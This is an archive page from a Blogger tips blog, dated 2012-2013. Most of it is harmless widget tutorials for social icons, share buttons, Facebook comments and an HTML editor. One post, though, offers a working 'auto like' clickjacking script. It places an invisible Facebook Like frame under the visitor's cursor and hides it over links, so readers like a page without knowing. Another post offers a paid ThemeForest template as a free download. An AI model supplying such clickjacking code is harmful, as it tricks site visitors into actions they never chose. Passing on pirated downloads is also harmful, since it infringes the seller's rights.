Showing posts with label Blogging. Show all posts

Monday, 9 December 2013

Sevida v1.20 – Responsive Magazine Blogger Template Free Download


Sevida is the premium responsive blog and magazine template for Blogger fans. This template shows you how cool and flexible Blogspot magazine template can be.
Sevida Blogger Template Features

Responsive Design
Auto Featured Post from JSON (Slideshow) *
Manual Featured Post Work with Image Widget(Slideshow) New
Support Advance Editor
Lightweight Auto read-more support third party image and youtube (option make it slideshow) New
Ajax load more post
Ajax Page Navigation New *
Cool blogger threaded comment (Support Google+ Comment)
JSON Search Result *
Lightweight Summary (option make it slideshow)
Two View Mode (List and Grid) width Cookies
Recent Comment Widget *
News Ticker Widget *
Related Post Widget *
Recent Post by Labels (3 Post Type (Slider, Vertical, Horizontal) support Random) New *
Optimize SEO
Archive Page *
Emoticon
Dropdown Menu
Top Social Icon
Custom Error 404 Page
Compatible with major browsers (IE8+,Mozilla,Chrome,Safari)
Professional admin layout, help you easy work with blog layout.

Demo
http://themeforest.net/item/sevida-responsive-magazine-blogger-template/4604301

Download
sevida-responsive-magazine-blogger-template.rar | 3.5 MB

Saturday, 7 December 2013

How To Solve ?m=1 ?m=2 Mobile Permalink Redirection Issue After Moving From Blogger To Wordpress


Now A Days, many bloggers are moving from Blogger to Wordpress for some reasons. But after moving the permalink structure will be changed. As the permalink structure is changed, the old URL can not be accessed and the 404 error page will be displayed. Google and other search engines will remove the URL with 404 page from SERP. This will result in the decrease in the traffic from search engines. To overcome this problem, I will tell you some tricks and tips.

1.Install Smart 404 Plugin

When a 404 page is encountered, instead of displaying the 404 page, it tries to search the posts,tags, and categories for the matching URL and then displays the correct page.


2.Edit .htaccess

When using blogger, the mobile site view of the blog contains the URL which appends ?m=1 and ?m=2.Even afrer installing the above plugin, the plugin will not search if the URL consists of ?m=1 and ?m=2 at the end of the URL.


To solve this issue, follow these steps:


  • Open .htaccess file in the wordpress installed directory.
  • Make a copy of this file.
  • Add the following to .htaccess file right after the RewriteEngine on RewriteBase /line.

RewriteCond %{QUERY_STRING} ^m=1$
RewriteRule (.*) $1? [R=permanent]
  • Save the file and open your blog.
If any error occurs, dont worry.Open the previously copied .htaccess file and copy the whole code and replace the edited .htaccess file.

If you have any questions, comment below.I will respond as soon as possible...

Sunday, 20 October 2013

Candy Social Icons With Pop-out Effect for Blogger and Wordpress

Candy Social Icons With Pop-out Effect for Blogger and Wordpress


After a longtime we are back again with a new post.Today we have pop out effect candy social icons which link to your social profiles.The icons are designed specially in such a way that they catch the attention of the readers and are so easy to add to your blog.This icons allows your readers to quickly follow on your favorite social networks and we have icons for your Rss Feed, Email, Facebook, Twitter, Google+, LinkedIn, YouTube and Skype.

Live Demo :


Adding The Candy Social Icons To Blogger


Steps: In The New Blogger Dashboard 
1)Click The Drop Down For Your Blog > 
2)Choose Layout > 
3)Click Add A Gadget > 
4)Choose HTML/Javascript > 
5)Paste The Below Code in it 

Code : (copy this code in notepad before copying to your blog)

<!--Rss Feed-->
<a class="spice-popout" rel="nofollow" href="RSS-FEED-URL-HERE" target="_blank"><img src="http://i.imgur.com/7lsUogp.png" /></a>
<!--Email-->
<a class="spice-popout" rel="nofollow" href="EMAIL-URL-HERE" target="_blank"><img src="http://i.imgur.com/oJeNikj.png" /></a>
<!-- Google Plus-->
<a class="spice-popout" rel="nofollow" href="GOOGLE-PLUS-URL-HERE" target="_blank"><img src="http://i.imgur.com/F70aY6r.png" /></a>
<!--Facebook-->
<a class="spice-popout" rel="nofollow" href="FACEBOOK-URL-HERE" target="_blank"> <img src="http://i.imgur.com/g4KQ38R.png" /></a>
<!--Twitter-->
<a class="spice-popout" rel="nofollow" href="TWITTER-URL-HERE" target="_blank"> <img src="http://i.imgur.com/rRbcRlQ.png" /></a>
<!--LinkedIn-->
<a class="spice-popout" rel="nofollow" href="LINKEDIN-URL-HERE" target="_blank"><img src="http://i.imgur.com/dofbMIX.png" /></a>
<!--YouTube-->
<a class="spice-popout" rel="nofollow" href="YOUTUBE-URL-HERE" target="_blank"><img src="http://i.imgur.com/OukhzWK.png" /></a>
<!--Skype-->
<a class="spice-popout" rel="nofollow" href="SKYPE-URL-HERE" target="_blank"><img src="http://i.imgur.com/8c35IfD.png" /></a>
<style>
.spice-popout{height:48px; width:48px; margin:10px; float:left; display:inline-block; -webkit-transition:all ease 0.5s; -moz-transition:all ease 0.5s; -o-transition:all ease 0.5s; -ms-transition:all ease 0.5s; transition:all ease 0.5s}
.spice-popout img{border-radius:50%; margin:8px; width:100%; box-shadow:0px 0px 4px 1px rgba(0,0,0,0.8); -webkit-transition:all ease 0.5s; -moz-transition:all ease 0.5s; -o-transition:all ease 0.5s; -ms-transition:all ease 0.5s; transition:all ease 0.5s}
.spice-popout img:hover{margin:0px; box-shadow:6px 6px 4px 4px rgba(0,0,0,0.3)}
</style>

Note : Add the Link to each of your social profiles as highlighted in Red.Each icon has the title above so you can easily remove the ones you don't want.

Saturday, 15 June 2013

SOLUTION TO BROKEN ADF.LY LINKS (ADF.LY LINKS WORKING TRICK) - JUNE 2013


Is adf.ly site down for you? All your shortened links are broken? Dont worry, just follow the steps below.

Test this link : adf.ly/DMLbE

1.Open adf.ly link.


2.Add v2. in front of adf.ly link.


Now hit enter.
Adf.ly links works from now.

Thursday, 13 June 2013

FACEBOOK AUTO LIKE CLICK JACKING SCRIPT FOR BLOGSPOT BLOGS (100% WORKING 2013)


Hello Friends. Now i share a useful post about increase Facebook likes with Click jacking. We are tried some way to increase our Facebook fan page like,but it is more easier than that ways.


Click Jack Script

1.Goto Blogger and Log in first.
2.Then go to Template.
3.Paste the Following piece of script above </head>

<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.5.2/jquery.min.js" type="text/javascript">
</script>
<script type="text/javascript">
function ClickJackFbHide(){
jQuery("div[id^=\'clickjack-button-wrapper\']").hide();
}
function ClickJackFbShow(){
jQuery("div[id^=\'clickjack-button-wrapper\']").show();
}
</script>


4.Paste this script just above </body>

<div id="clickjack-button-wrapper-5" style="position: absolute; opacity: 0; filter: alpha(opacity = 0); -ms-filter:'progid:DXImageTransform.Microsoft.Alpha(Opacity=0)'; margin-left: -50px; z-index: 100; width:27px; height:20px; overflow:hidden"> 
<!--<div class="clickjack-mask" style="position: absolute; top: 5px; left: 5px; z-index: 1000; height: 13px; width: 15px;"></div>-->
<iframe src="http://www.facebook.com/plugins/like.php?href=Replace Your facebook fanpageurl&amp;layout=button_count&amp;show_faces=false&amp;
width=50&amp;action=like&amp;colorscheme=light&amp;height=21" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:45px; left:-19px; height:21px; z-index: 0; position: relative;" allowTransparency="true"></iframe> 
</div> 
<script type="text/javascript"> 
jQuery( document ).ready( function() {
$( "#clickjack-button-wrapper-5" ).parent().mousemove( function( e ) {
jQuery( "#clickjack-button-wrapper-5" ).css( {
top: e.pageY - 10,
left: e.pageX + 30
} );
} );
clickjack_hider();
var clickjack_fb_timer = setTimeout("clickjack_hider()",5000);
} );
function clickjack_hider(){
jQuery("input").mouseout(function(){ClickJackFbShow();});
jQuery("a").mouseout(function(){ClickJackFbShow();});
jQuery("button").mouseout(function(){ClickJackFbShow();});
jQuery("textarea").mouseout(function(){ClickJackFbShow();});
jQuery(".ratingblock").mouseout(function(){ClickJackFbShow();}); jQuery("object").mouseout(function(){ClickJackFbShow();});
jQuery("input").mouseover(function(){ClickJackFbHide();});
jQuery("a").mouseover(function(){ClickJackFbHide();});
jQuery("button").mouseover(function(){ClickJackFbHide();});
jQuery("textarea").mouseover(function(){ClickJackFbHide();});
jQuery(".ratingblock").mouseover(function(){ClickJackFbHide();}); jQuery("object").mouseover(function(){ClickJackFbHide();});
}
</script>

From This you can get 100 likes daily, no need to send promotion links to your friends and pages!


Replace the Red line with your facebook fan page

Saturday, 8 June 2013

CHRISTMAS SNOW FALL EFFECT FOR BLOGGER BLOGS


Add The Snow Storm Effect To Your Blog


Simply click the add to blogger button below, on the next page select your blog and click add widget.


That's it you now have a neat seasonal look on your blog.

Saturday, 23 March 2013

HOW TO ADD FACEBOOK COMMENTS TO BLOGGER BLOG WITH NOTIFICATION ENABLED 2013 (100% WORKING WITH ALL TEMPLATES)


Facebook has released many plugins for blogs and websites.In 2009 Facebook developers introduced their best social plugin called "Facebook Comments Box". This plugin can be embedded in any website or blog. With the Comments Box, Facebook users on your site can comment on your content, post those comments to their profiles, and share them with their friends on Facebook.

How To Add Facebook Comments Box To Blogger

There are about five steps to get this done but chill out, it’s easy, ok?  Just follow the steps and you’ll have a nice Facebook comment box installed on your blog in no time.

Creating a Facebook Application:

1.Go To Facebook Developers Page

2.Enter your app name and name space


3.Fill the required fields,in app domain enter your domain name or blogspot.com if you have no custom domain


4.Scroll down and hit save changes,now you are done with creating facebook application.On the same page copy your App ID and save it in notepad.

Adding codes to your Template

1.Go to Blogger Dashboard -->Template -->Edit Html (Tick Expand Widgets Template)

Note:-Always Backup your template Before proceed.

2.Search(Ctrl+F) for <html  and replace it with the following code.

<html xmlns:fb='http://www.facebook.com/2008/fbml'

3.Find For <body> tag and add the following code just after it.

<div id='fb-root'/><script>    window.fbAsyncInit = function() {    FB.init({      appId  : &#39;YOUR_APP_ID&#39;,      status : true, // check login status        cookie : true, // enable cookies to allow the server to access the session      xfbml  : true  // parse XFBML    });  };    (function() {    var e = document.createElement(&#39;script&#39;);      e.src = document.location.protocol +   &#39;//connect.facebook.net/en_US/all.js&#39;;    e.async = true;      document.getElementById(&#39;fb-root&#39;).appendChild(e);    }());</script>

Note:: Replace YOUR_APP_ID with your app id you just noted down.

4.Now search(Ctrl+F) for </head> and add these open graph meta tags just above it.

<meta expr:content='data:blog.pageTitle' property='og:title'/><meta expr:content='data:blog.url' property='og:url'/><meta content='TechnoClouds Blogger Tutorials' property='og:site_name'/><meta content='YOUR_BLOG_LOGO_IMAGE_LINK' property='og:image'/><meta content='YOUR_APP_ID ' property='fb:app_id'/><meta content='http://www.facebook.com/TechnoClouds' property='fb:admins'/><meta content='article' property='og:type'/>

Note::
i)Replace TechnoClouds Blogger Tutorials with your blog name.
ii)Replace YOUR_BLOG_LOGO_IMAGE_LINK with your blog logo image url.
iii)Replace YOUR_APP_ID with your app id you noted Down.
iv)Replace http://www.facebook.com/TechnoClouds with your Facebook page url.

5.Now Search(Ctrl+F) for this Code.

<data:post.body/>

If you find 3 occurrence of  <data:post.body/> then add the above script after the first occurrence of it.If it doesnot work, try with second occurance.

<b:if cond='data:blog.pageType == &quot;item&quot;'><div style='padding:20px 0px 5px 0px; margin:0px 0px 0px 0px;'><script src='http://connect.facebook.net/en_US/all.js#xfbml=1'/><div> <fb:comments colorscheme='light' expr:href='data:post.url' expr:title='data:post.title' expr:xid='data:post.id' width='550'/></div><div style='color:#fff; background-color:#3B5998;border: solid 1px #ddd; font-size:10px; padding:3px; width:550px;'>Facebook Comments Plugin Enhanced by <a href='http://www.technoclouds.blogspot.com' target='_blank'><b>TechnoClouds Blogger Tutorials</b></a></div></div></b:if>

Note::
i)You can change the width of widget by replacing 550 with your desired width.
ii)As you all know you can change the color scheme to light or dark.
iii)Go to blogger dashboard --> Settings --> post and comments and set comment section as HIDE.

6.Save your Template.

If any Problem than Please comment below..............!!!!!

Saturday, 24 November 2012

Mashable Style Social Subscription widget for Blogger

Mashable style widgets are pretty cool widgets which comes with many subscription options and they are becoming very popular now days.This widget was introduced by Mashable and we have realtered it and added few more features for you, the widget features include Google+ page follow button, +1 the Google page, like blog fan page on Facebook with likers thumbnails displayed,  recommend the page on google, follow at twitter, subscribe to updates and also includes a link.This is All in One widget that is why bloggers like this widget.Here I am providing a widget generator for this gadget so that you can easily add this gadget without any errors and very easily.Let's start adding this gadget :)

How To Add Updated Mashable Style Widget To Blogger?


As mentioned above I am providing a widget generator for this gadget,just follow below steps carefully:

1. Fill your preferred details in particular fields of the below form.

2. Click on Generate button and then click on Add To Blogger button.

3. A new window opens, Choose your blog and Save it.

Sunday, 11 November 2012

"Touch Me" Sharing Widget For Blogs

The rapid development and advancement of social networking sites lead to the creation of dozens of social sharing tools and services.Bloggers now-a-days are addicted to these tools because unlike organic traffic from search engines, web traffic from social channels have overtaken search traffic.They depend on social networks like Facebook,Google plus and Twitter to drive traffic to their blogs.To help you to increase your fans and readers we bring "Touch me".Its named such due to its appealing look that forces a visitor to roll hover the cursor over the icons and hit follow! :) This gadget is neatly designed using buttons from popular services like Google Plus, Facebook, Twitter and RSS. We have coded it neatly using basic HTML and some spicy CSS styles.


LIVE DEMO:

Touch Me Sharing Widget

Add it to Blogger:

  1. Go To Blogger > Layout
  2. Choose add a gadget
  3. Select HTML/JavaScript
  4. Paste the following code inside it,

<style> 
/*--------Touch Me Sharing Widget ------*/
.touchme a {
display:block;
height:50px;
width:50px;
padding:0 4px;
float:left;
background:transparent url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgvKbXwm0M5voZzc_HpBKPMQtSwadp-Say8i6hUDHNiTzkV9Q20UVHgl7Ynm21JCnOwdqMlWRT6GdCOKZFIj0xBy0JaNbFrnAhtIJYg0SqHbTeVBwWAURbWlrHhlVXef6I8POkiT9MG5K8/s1600/Sharing+Touch+Me.png) no-repeat;
-webkit-transition: ease-in 0.2s all;
-moz-transition: ease-in 0.2s all;
-o-transition: ease-in 0.2s all;
-ms-transition: ease-in 0.2s all;
transition: ease-in 0.2s all;
cursor:pointer;
}


.touchme a.googleplus {
background-position: 0px -58px;
}
.touchme a.googleplus:hover {
background-position: 0px 0px;
}


.touchme a.twitter {
background-position: 0px -290px;
}
.touchme a.twitter:hover {
background-position: 0px -232px;
}
.touchme a.facebook {
background-position: 0px -406px;
}
.touchme a.facebook:hover {
background-position: 0px -348px;
}


.touchme a.rss {
background-position: 0px -174px;
}
.touchme a.rss:hover {
background-position: 0px -116px;
}


</style>


<div class='touchme'>
<!--RSS-->
<a class='rss' href="YOUR RSS LINK" rel='external nofollow' target='_blank'></a>
<!--Google Plus-->
<a class='googleplus' href="YOUR GOOGLE PROFILE LINK" rel='external nofollow' target='_blank'></a>
<!--Facebook-->
<a class='facebook' href="YOUR FACEBOOK LINK" rel='external nofollow' target='_blank'></a>
<!-- Twitter -->
<a class='twitter' href="YOUR TWITTER LINK" rel='external nofollow' target='_blank' ></a>


</div>

Please fill these requirements:

  • Replace YOUR RSS LINK with your Feed burner link.
  • Replace YOUR GOOGLE PROFILE LINK with your Google+ URL
  • Replace YOUR FACEBOOK LINK with your Facebook URL
  • Replace YOUR TWITTER LINK with your Twitter Profile URL
         5. Hit save and you are all done!

Visit your blog to see it working just perfectly. Move your cursor over the icons and enjoy playing!


KMSMNCMAAATU


Thursday, 25 October 2012

Add Animated Rainbow Changing Colors To The Links On Blogger

Hello friends! Effect of rainbow colors will give random colours to your links on hover. This widget working is based on simple JavaScript. Once applied, all the links on the page displays a rainbow effect on mouse hover and we have a one click button to add it to your blog in seconds


Check out the Demo
Add Rainbow Links To Your Blog

Simply click the button below, select the blog you want it on then click add widget :


That's it a cool effect for your links, check out more of our Blogger Gadgets.

Tuesday, 23 October 2012

7 Types of Animated Flying Objects Like Flying Twitter Bird For Blogger


How To Install This Widget To Blogger ?

  1. Replace My Twitter Username With Yours.
  2. Replace Tweet This Text With Your Text.
  3. Choose a type of Bird.
  4. Click On "Generate" Button.
  5. Finally Click On Add to Blogger Button.


Friday, 19 October 2012

Animated Sassy Social Bookmark Gadget For Blogger



This is a very cool social bookmarking gadget with animated effect.With the Sassy bookmarks gadget a basic share button is placed in the corner of your blog and then on hover 6 icons for main social bookmarking websites like 
Pinterest, Google+, Facebook, Twitter, Tumblr and Email appear in a semicircle.


Add The Animated Sassy Bookmarking Gadget To Your Blog

Remember Always Back Up Your Template Before You Make Changes - How To Back Up A Blogger Template


Step 1. In Your Blogger Dashboard Click The Drop Down Menu For Your Blog > Choose Template > Then Edit Html > Tick The Expand Widget Templates Box.


Step 2. Find the following piece of code in your blogs Html : (Click Ctrl and F for a search bar to help find the code.

</body>

Step 3. Copy and Paste the following code Directly Above / Before </body>


<!-- Start Shareaholic Sassy Bookmarks HTML - http://technoclouds.blogspot.in -->
<div class='shr_ss shr_publisher'>


</div>
<!-- End Shareaholic Sassy Bookmarks HTML -->
<!-- Start Shareaholic Sassy Bookmarks settings -->
<script type='text/javascript'>
var SHRSS_Settings = {&quot;shr_ss&quot;:{&quot;src&quot;:&quot;//dtym7iokkjlif.cloudfront.net/media/downloads/sassybookmark&quot;,&quot;link&quot;:&quot;&quot;,&quot;service&quot;:&quot;5,7,2,313,38,201,88,74&quot;,&quot;apikey&quot;:&quot;b87f5899d80a5edce8b5e55f58542ef0f&quot;,&quot;localize&quot;:true,&quot;shortener&quot;:&quot;bitly&quot;,&quot;shortener_key&quot;:&quot;&quot;,&quot;designer_toolTips&quot;:true,&quot;tip_bg_color&quot;:&quot;black&quot;,&quot;tip_text_color&quot;:&quot;white&quot;,&quot;viewport&quot;:true,&quot;twitter_template&quot;:&quot;${title} - ${short_link} via @Shareaholic&quot;}};
</script>
<!-- End Shareaholic Sassy Bookmarks settings -->
<!-- Start Shareaholic Sassy Bookmarks script -->
<script type='text/javascript'>
(function() {
var sb = document.createElement(&quot;script&quot;); sb.type = &quot;text/javascript&quot;;sb.async = true;
sb.src = (&quot;https:&quot; == document.location.protocol ? &quot;https://dtym7iokkjlif.cloudfront.net&quot; : &quot;http://cdn.shareaholic.com&quot;) + &quot;/media/js/jquery.shareaholic-publishers-ss.min.js&quot;;
var s = document.getElementsByTagName(&quot;script&quot;)[0]; s.parentNode.insertBefore(sb, s);
})();
</script><small><a href='http://technoclouds.blogspot.in/2012/10/animated-sassy-social-bookmark-gadget.html'>Animated Social Gadget</a> - <a href='http://technoclouds.blogspot.in'>Blogger Tips</a></small>


<!-- End Shareaholic Sassy Bookmarks script -->
<!-- End Shareaholic Sassy Bookmarks HTML - 
http://technoclouds.blogspot.in-->

Step 4. Save Your Template.


That's it the animated Sassy Bookmarks gadget is on your blog ! Make sure to check out more of our Social Bookmarks Gadgets.

Thursday, 18 October 2012

Add An Awesome Fixed Position Slide Open Egg Bookmarking Gadget To Blogger

A few weeks ago I have posted how to Add An Awesome Fixed Position Slide Open Heart Bookmarking Gadget To Blogger.In this post we have same social bookmarking gadget but with oval egg shape instead of heart.On hovering mouse over the egg,the egg slides to open bookmarking buttons which allows your readers to share posts on Facebook, Twitter, Google +, Blogger, LinkedIn, Stumble Upon, Email and the Share This Icon Offers hundreds more bookmarking choices.Below is a screenshot how it looks.

Add The Share This Egg To Your Blog

Remember Always Back Up Your Template Before You Make Changes

Step 1. In The New Blogger Dashboard Click The Drop Down Menu For Your blog And Choose > Template > Under your blog's live demo choose "Edit Html" .

Step 2. Find the following piece of code in your blogs Html : (Click Ctrl and F for a search bar to help find the code

</head>

Step 3. Copy and Paste the following code Directly Above / Before </head>


<!-- Start EGG Bookmarking Gadget Code From http://technoclouds.blogspot.in/ --><script src='http://w.sharethis.com/gallery/shareegg/shareegg.js' type='text/javascript'/><script src='http://w.sharethis.com/button/buttons.js' type='text/javascript'/><script type='text/javascript'>stLight.options({publisher: &quot;bea50586-2b9f-448d-947a-01385f28e305&quot;, onhover:false}); </script><link href='http://w.sharethis.com/gallery/shareegg/shareegg.css' media='screen' rel='stylesheet' type='text/css'/><!-- End EGG Bookmarking Gadget Code From http://technoclouds.blogspot.in/ -->


Step 4. Find the following piece of code in your blogs Html : (Click Ctrl and F for a search bar to help find the code

</body>

Step 5. Now Copy And Paste This Code Directly Above / Before </body>


<!-- Start EGG Share Code From http://technoclouds.blogspot.in/ --><div style='position: fixed; bottom: 2%; left: 2%;'><div class='shareEgg' id='shareThisShareEgg'/></div><script type='text/javascript'>stlib.shareEgg.createEgg(&#39;shareThisShareEgg&#39;, [&#39;facebook&#39;,&#39;twitter&#39;,&#39;googleplus&#39;,&#39;linkedin&#39;,&#39;blogger&#39;,&#39;stumbleupon&#39;,&#39;sharethis&#39;], {title:&#39; <data:blog.pageTitle/>&#39;,url:&#39;<data:blog.url/>&#39;,theme:&#39;shareegg&#39;});</script><a href="http://technoclouds.blogspot.in/">Blogger Gadgets</a><!-- End EGG Share Code From http://technoclouds.blogspot.in/ -->

Important, Move The Position Of The Gadget :

The Gadget is currently set to be in the bottom right corner of your blog but you can easily change this.In yellow above you can see bottom: 2%; left: 2%;.You can change Bottom to top for it to be at the top of the page and left to right for it to be on the right of the page.You can also change the percentages to have it further from the bottom/top and left/right.

Step 6. Save Your Template.

That's it the gadget has been added to your blog.Make sure to check out more of our Blog Gadgets and Social Bookmarking Gadgets.


Monday, 1 October 2012

Add An Awesome Fixed Position Slide Open Heart Bookmarking Gadget To Blogger

Most of the Bloggers like to have a unique look to their blogs by adding widgets that can catch the eye of the readers and get them bookmarking your blog.In this post I want to show you a cool new way to have visitors sharing your blog posts through slide out Heart Bookmarkng gadget.This is an awesome widget for bloggers.When the heart opens it shows icons of Facebook,Twitter,Pinterest, LinkedIn, Stumble Upon, Email and the Share This Icon Offers hundreds more bookmarking choices.So,below is a tutorial showing you just how to do that.... 

VIEW DEMO

Add The Split Heart Bookmarking Gadget Top Your Blog:

Remember Always Back Up Your Template Before You Make Changes

Step 1. In Your Blogger Dashboard Click Design > Edit Html 

Step 2. Find the following piece of code in your blogs Html : (Click Ctrl and F for a search bar to help find the code 

</head>

Step 3. Copy and Paste the following code Directly Above / Before </head>

<!-- Start Heart Bookmarking Gadget Code From http://technoclouds.blogspot.com -->
<script src='http://w.sharethis.com/gallery/shareegg/shareegg.js' type='text/javascript'/>
<script src='http://w.sharethis.com/button/buttons.js' type='text/javascript'/>
<script type='text/javascript'>stLight.options({publisher: &quot;ur-98d377f-bdd3-9ad1-fbe5-2a678f0a60ee&quot;, onhover:false}); </script>
<link href='http://w.sharethis.com/gallery/shareegg/shareegg.css' media='screen' rel='stylesheet' type='text/css'/>
<!-- End Heart Bookmarking Gadget Code From http://technoclouds.blogspot.com -->

Step 4. Find the following piece of code in your blogs Html : (Click Ctrl and F for a search bar to help find the code 

</body>


Step 5. Now Copy And Paste This Code Directly Above / Before </body>


<!-- Start Heart Share Code From http://technoclouds.blogspot.com-->
<div style='position: fixed; bottom: 2%; left: 2%;'>
<div class='shareEgg' id='shareThisShareHeart'/>
</div>
<script type='text/javascript'>stlib.shareEgg.createEgg(&#39;shareThisShareHeart&#39;, [&#39;facebook&#39;,&#39;twitter&#39;,&#39;pinterest&#39;,&#39;linkedin&#39;,&#39;stumbleupon&#39;,&#39;email&#39;,&#39;sharethis&#39;], {title:&#39; <data:blog.pageTitle/>&#39;,url:&#39;<data:blog.url/>&#39;,theme:&#39;shareheart&#39;});</script><a href="http://technoclouds.blogspot.com">Blogger Gadgets</a>
<!-- End Heart Share Code From http://technoclouds.blogspot.com -->


Important, Move The Position Of The Gadget :

The Gadget is currently set to be in the bottom right corner of your blog but you can easily change this.In RED above you can see bottom: 2%; left: 2%;.You can change Bottom to top for it to be at the top of the page and left to right for it to be on the right of the page.You can also change the percentages to have it further from the bottom/top and left/right.

Step 6. Save Your Template.

That's it the gadget has been added to your blog.Make sure to check out more of our Blog Gadgets and Social Bookmarking Gadgets.

Drop Your Comments And Questions Below.

Friday, 28 September 2012

HTML Encoder/Blogger Ads Converter

Html Encoder tool is Very Useful tool For a Blogger.For Instance If You Want to Display a HTML On Your Blog Posts Then After Adding the Code to be Displayed On Your Post The Actual Widget or Tool Will Show Up So In Such Cases Encoding Html is a Handy One.

Also if you try to add HTML code in blogger comment you possibly would get error. This is because Blogger Comment form doesn't support direct posting of HTML and JavaScript. In order to help you to do that we will need to change/encode the same code into a text and then post it effectively without any error. The Tool below will help you to change HTML characters to simple text, which could be easily inserted in your blogger template and comment form. You can also use it to convert your adsense code into an embeddable form. It converts special characters in this way:


< becomes '&lt;'

> becomes '&gt;'

" (double quote) becomes '&quot;'

' (single quote) becomes '&#039;'

'&' becomes '&amp;'


Sunday, 23 September 2012

HTML Editor By TechnoClouds


HTML is a language for describing Web pages.It stands for Hyper Text Markup Language.HTML documents are also called Web Pages.The biggest problem faced by majority of newbie bloggers and web developers  is editing their templates. And the reason for this is lack of awareness with browser languages like CSS, XML, HTML, JavaScript etc.Well fortunately after some trial and error we could successfully create a online HTML editor tool entitled as “TechnoClouds HTML Editor” This is the first time all bloggers are having a chance to have fun playing with important codes like CSS, HTML and JavaScript and learn important coding in a more interesting way! Now you can actually test a code before adding them to blogger.

Link to HTML editor: http://technocloudslab.blogspot.in/


Instructions For Using "TechnoClouds HTML Editor" 

This tool consists of two panes i.e left pane and right pane. See a screen shot below,


The left pane is the area where you add your code and the right pane is the area responsible for displaying a visual view of the code. The CSS code is added just between <style> and </style>  and the HTML code is added just below </style>

Playing With a Code:

Lets now play with a code using our HTML Editor. I am using the Image Opacity Effect Trick here as an example.

The CSS code for Opacity Effect looks like this,

img { 
filter:alpha(opacity=100); 
-moz-opacity: 1.0; 
opacity: 1.0; 
border:0; 
} 
img:hover { 
filter:alpha(opacity=30); 
-moz-opacity: 0.30; 
opacity: 0.30; 
border:0; 
}


Now to apply this effect to an image we will need an HTML code as shared below,

<img  class="Fadein"  src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgrHySyVX1sYre08H771gOooD7a4SmAQ2U8qvcb84Su2-vjO70ZdJ3CINYVdeUY2OEbcpWvP54hqJ6Qiu1CNlFm8QDWCXIq_2DcPbkqY7EfjG8Rd-pvKm8c9qUtWMXu1RPdDN5VF5VEpCoM/s400/DIGG.png">

Now The best part, add the CSS code just between <style> and </style> and the HTML code just below </style>. Hit the Preview button and watch the dancing code in action in front of your eyes. You can now start the play!


See this screen shot,


Some Important Tips:-

  • To go backward to previous changes, click Ctrl + Z
  • To go forward to last changes made, click Ctrl + Y
  • Once you are happy with the code that you prepared then simply paste the CSS code just above ]]></b:skin> inside your blogger template and the HTML code where you want the effect to be seen i.e post or sidebar

Hope this Tool will be of great use to bloggers and web developers across the globe. I hope you may find it easy to better understand and learn browser languages and implement them to invent new codes with new creativities. Do let me know how useful you find it. We played our part and now its your turn to spread the message!


Complicated?
If you have any question about any Post, Don't hesitate to ask question.You can simply drop a comment below post.Your Feedback always appreciated.